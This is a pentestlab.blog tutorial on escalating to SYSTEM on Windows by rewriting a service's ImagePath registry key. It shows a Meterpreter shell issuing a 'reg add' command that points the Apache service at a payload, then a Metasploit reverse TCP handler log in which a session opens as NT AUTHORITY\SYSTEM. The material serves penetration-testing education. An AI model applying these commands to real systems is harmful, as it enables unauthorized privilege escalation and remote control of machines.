



MARCH 31, 2017

Insecure Registry Permissions



by Administrator. In Privilege Escalation. [Leave a Comment](#)

In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however it should not be omitted by the penetration tester as another possible check.

The process of privilege escalation via insecure registry permissions is very simple. Registry keys for the services that are running on the system can be found in the following registry path:


- 1
- |
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services

If a standard user has permissions to modify the registry key “**ImagePath**” which contains the path to the application binary then he could escalate privileges to system as the Apache service is running under these privileges.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.


One-Time	Monthly	Yearly
Make a one-time donation		
Choose an amount		
<div><div>£5.00</div><div>£15.00</div><div>£100.00</div></div>		
Or enter a custom amount		



ImagePath Registry Key

The only thing that is required is to add a registry key that will change the ImagePath to the location of where the malicious payload is stored.

```
1 meterpreter > shell
2 Process 1812 created.
3 Channel 1 created.
4 Microsoft Windows [Version 6.1.7601]
5 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
6
7 C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\
8 /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
9
10 reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache
11 /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
12
13 The operation completed successfully.
```



Registry ImagePath Modification

The next time that the service will restart, the custom payload will be executed instead of the service binary and it will return back a Meterpreter session as SYSTEM.

£ 30.00

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC

Enter keyword here

Q

RECENT POSTS

- Web Browser Stored Credentials
- Persistence – DLL Proxy Loading
- Persistence – Explorer
- Persistence – Visual Studio Code Extensions
- AS-REP Roasting

```
C:\Users\pentestlab\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.100.4 - Meterpreter session 9 closed. Reason: User exit
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 10 opened (192.168.100.3:4444 -> 192.168.100.4:49178) at
2017-03-29 20:34:36 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Privilege Escalation via Insecure Registry Permissions

4 Votes

Rate this:

Share this:

Loading...

Related

- Persistence – Accessibility Features

November 13, 2019

In "Persistence"
- Universal Privilege Escalation and Persistence – Printer

August 2, 2021

In "Persistence"
- Domain Escalation – Backup Operator

January 22, 2024

In "Domain Escalation"

- IMAGEPATH
- METASPLOIT
- PAYLOAD
- PRIVILEGE ESCALATION
- REGISTRY

Leave a comment

PREVIOUS

Weak Service Permissions

NEXT

Token Manipulation

CATEGORIES

- Coding (10)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (22)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Red Team (132)
- Credential Access (5)
- Defense Evasion (22)
- Domain Escalation (6)
- Domain Persistence (4)
- Initial Access (1)
- Lateral Movement (3)
- Man-in-the-middle (1)
- Persistence (39)
- Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

March 2017

M	T	W	T	F	S	S
		1	2	3	4	5

Comment

Reblog

Subscribe

6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

« Feb Apr »

PEN TEST LAB STATS

7,615,555 hits

FACEBOOK PAGE

